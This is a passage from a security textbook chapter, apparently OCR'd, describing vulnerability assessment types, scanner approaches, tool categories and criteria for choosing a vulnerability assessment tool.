
  An assessment where an ethical hacker uses vulnerability assessment tools such as Nessus Professional, Qualys, or GFI LanGuard to perform a vulnerability assessment of the target is called an automated assessment. Unlike manual assessments, in this type of assessment, the ethical hacker does not perform footprinting and network scanning. They employ automated tools that can perform all such activities and are also capable of identifying weaknesses and CVSS scores, acquiring critical CVE/CWE information related to the vulnerability, and suggesting remediation strategies.

- **Cloud-based Assessment**

  This type of assessment focuses on evaluating overall security of the cloud infrastructure according to the cloud service provider's best practices or guidelines. This assessment involves identifying cloud infrastructure vulnerabilities and mitigating them through access control mechanisms and proper security measures complying with the standards. This type of assessment is frequently performed to identify the risks associated with the assets deployed over the cloud. It also assists security professionals to detect weak entry points on the cloud, through which the attackers can make their way into the organization's network.

- **Mobile Application Assessment**

  Mobile application assessment aims at protecting the privacy of data across mobile applications and APIs. It is a must-have security practice for every organization that hosts publicly accessible applications. This type of assessment involves examining source code and internal security controls of mobile applications. Security professionals need to perform this type of assessment to evaluate and improve the overall application's strength against known and future threats to protect sensitive data. An effective assessment can minimize risks and assists in incorporating appropriate security controls to increase the safety of mobile applications.



LO#03: Use Vulnerability Assessment Tools

Vulnerability Assessment Tools

Vulnerability assessment solutions are important tools for information security management as they identify all potential security weaknesses before an attacker can exploit them. There are different approaches and solutions available to perform a vulnerability assessment. Selecting an appropriate assessment approach plays a major role in mitigating the threats that an organization faces.

This section outlines the various approaches, solutions, and tools used to perform a vulnerability assessment.

Comparing Approaches to Vulnerability Assessment

There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.

- **Product-Based Solutions**

  Product-based solutions are installed in the organization’s internal network. They are installed either on a private or non-routable space or in the Internet-addressable portion of an organization’s network. If they are installed on a private network (behind the firewall), they cannot always detect outside attacks.

- **Service-Based Solutions**

  Service-based solutions are offered by third parties, such as auditing or security consulting firms. Some solutions are hosted inside the network, while others are hosted outside the network. A drawback of this solution is that attackers can audit the network from the outside.

- **Tree-Based Assessment**

  In a tree-based assessment, the auditor selects different strategies for each machine or component of the information system. For example, the administrator selects a scanner for servers running Windows, databases, and web services but uses a different scanner for Linux servers. This approach relies on the administrator to provide a starting piece of intelligence, and then to start scanning continuously without incorporating any information found at the time of scanning.

- **Inference-Based Assessment**

  In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Characteristics of a Good Vulnerability Assessment Solution

Organizations need to select a proper and suitable vulnerability assessment solution to detect, assess, and protect their critical IT assets from various internal and external threats.

The characteristics of a good vulnerability assessment solution are as follows:

- Ensures correct outcomes by testing the network, network resources, ports, protocols, and operating systems
- Uses a well-organized inference-based approach for testing
- Automatically scans and checks against continuously updated databases
- Creates brief, actionable, customizable reports, including reports of vulnerabilities by severity level, and trend analysis
- Supports multiple networks
- Suggests appropriate remedies and workarounds to correct vulnerabilities
- Imitates the outside view of attackers to gain its objective

Working of Vulnerability Scanning Solutions

Any organization needs to handle and process large volumes of data to conduct business. These large volumes of data contain privileged information of that particular organization. Attackers try to identify vulnerabilities that they can exploit, and then use these to gain access to critical data for illegal purposes. Vulnerability analysis analyzes and detects risk-prone areas in the organizational network. This analysis uses various tools and reports on the vulnerabilities present in the network.

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- **Locating nodes**: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.

- **Performing service and OS discovery on them**: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services along with the operating system on the target systems.
- **Testing those services and OS for known vulnerabilities**: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.



Term of References
Locate Nodes
Perform Service and OS Discovery on them
Test Services and OS for Known Vulnerabilities
Findings and Recommendations

Figure 5.6: The working of vulnerability scanning solutions

Types of Vulnerability Assessment Tools

There are six types of vulnerability assessment tools: host-based vulnerability assessment tools, application-layer vulnerability assessment tools, depth assessment tools, scope assessment tools, active and passive tools, and location and data-examination tools.

- **Host-Based Vulnerability Assessment Tools**

  The host-based scanning tools are appropriate for servers that run various applications, such as the Web, critical files, databases, directories, and remote accesses. These host-based scanners can detect high levels of vulnerabilities and provide required information about the fixes (patches). A host-based vulnerability assessment tool identifies the OS running on a particular host computer and tests it for known deficiencies. It also searches for common applications and services.

- **Depth Assessment Tools**

  Depth assessment tools are used to discover and identify previously unknown vulnerabilities in a system. Generally, tools such as fuzzers, which provide arbitrary input to a system's interface, are used to identify vulnerabilities to an unstable depth. Many of these tools use a set of vulnerability signatures to test whether a product is resistant to a known vulnerability or not.

- **Application-Layer Vulnerability Assessment Tools**

  Application-layer vulnerability assessment tools are designed to serve the needs of all kinds of operating system types and applications. Various resources pose a variety of security threats and are identified by the tools designed for that purpose. Observing system vulnerabilities through the Internet using an external router, firewall, or webserver is called an external vulnerability assessment. These vulnerabilities could be external DoS/DDoS threats, network data interception, or other issues. The analyst performs a vulnerability assessment and notes vulnerable resources. The network vulnerability information is updated regularly into the tools. Application-layer vulnerability assessment tools are directed towards web servers or databases.

- **Scope Assessment Tools**

  Scope assessment tools provide an assessment of the security by testing vulnerabilities in the applications and operating system. These tools provide standard controls and a reporting interface that allows the user to select a suitable scan. These tools generate a standard report based on the information found. Some assessment tools are designed to test a specific application or application type for vulnerability.

- **Active and Passive Tools**

  Active scanners perform vulnerability checks on the network functions that consume resources on the network. The main advantage of the active scanner is that the system administrator or IT manager has good control of the timing and the parameters of vulnerability scans. This scanner cannot be used for critical operating systems because it uses system resources that affect the processing of other tasks.

  Passive scanners are those that do not considerably affect system resources, as they only observe system data and perform data processing on a separate analysis machine. A passive scanner first receives system data that provide complete information on the processes that are running and then assesses that data against a set of rules.

- **Location and Data Examination Tools**

  Listed below are some of the location and data examination tools:

  - **Network-Based Scanner:** Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
  - **Agent-Based Scanner:** Agent-based scanners reside on a single machine but can scan several machines on the same network.
  - **Proxy Scanner:** Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
  - **Cluster scanner:** Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

Choosing a Vulnerability Assessment Tool

Vendor-designed vulnerability assessment tools can be used to test a host or application for vulnerabilities. There are several available vulnerability assessment tools that include port scanners, vulnerability scanners, and OS vulnerability assessment scanners. Organizations must choose appropriate tools based on their test requirements.

Choose the tools that best satisfy the following requirements:

- Tools must be capable of testing anywhere from dozens to 30,000 different vulnerabilities, depending on the product
- The selected tool should have a sound database of vulnerabilities and frequently updated attack signatures
- Pick a tool that matches the environment and expertise
- Make sure to regularly update the scan engine to ensure the tool is aware of the latest known vulnerabilities
- Verify that the chosen vulnerability assessment tool has accurate network mapping, application mapping, and penetration tests. Not all tools can find the protocols running and analyze a network's performance.
- Ensure that the tool has several regularly updated vulnerability scripts for the platforms you are scanning
- Make sure that any patches are applied; failing to do so might lead to false positives
- Find out how many reports are returned, what information they contain, and whether they are exportable
- Check whether the tool has different levels of penetration to stop lockups
- The maintenance costs of tools can be offset by effectively using them
- Ensure that the vulnerability assessment tool can run its scans quickly and accurately
- Ensure that the tool can perform scans using multiple protocols
- Verify that the tool can understand and analyze the network topology to perform the assessment
- Bandwidth limitations are a major concern when dealing with large networks. Ensure the vulnerability assessment tool has high bandwidth allocation
- Ensure that the vulnerability assessment tool possess excellent query throttling features
- Ensure that the tool can also assess fragile systems and non-traditional assets

Criteria for Choosing a Vulnerability Assessment Tool

The criteria to follow when choosing or purchasing any vulnerability assessment tool are as follows:

- **Types of vulnerabilities being assessed**: The most important information at the time of evaluating any tool is to find out how many types of vulnerabilities it will discover.
- **Testing capability of scanning**: The vulnerability assessment tool must have the capacity to execute the entire selected test and must scan all the systems selected for scanning.
- **Ability to provide accurate reports**: The ability to prepare an accurate report is essential. Vulnerability reports should be short, clear, and should provide an easy method to mitigate the discovered vulnerability.
- **Efficient and accurate scanning**: Two essential aspects of scanner performance are how much time it takes for a single host and what resources are required, and the loss of services at the time of scanning. It is important to ensure accuracy and to be aware of the accuracy of the results.
- **Capability to perform a smart search**: How clever they are at the time of scanning is also a key factor in judging any vulnerability assessment tool.
- **Functionality for writing its own tests**: When a signature is not present for a recently found vulnerability, it is helpful if the vulnerability scanning tool allows the use of user-developed tests.
- **Test run scheduling**: It is important to be able to do test-run scheduling as it allows users to perform scanning when traffic on the network is light.

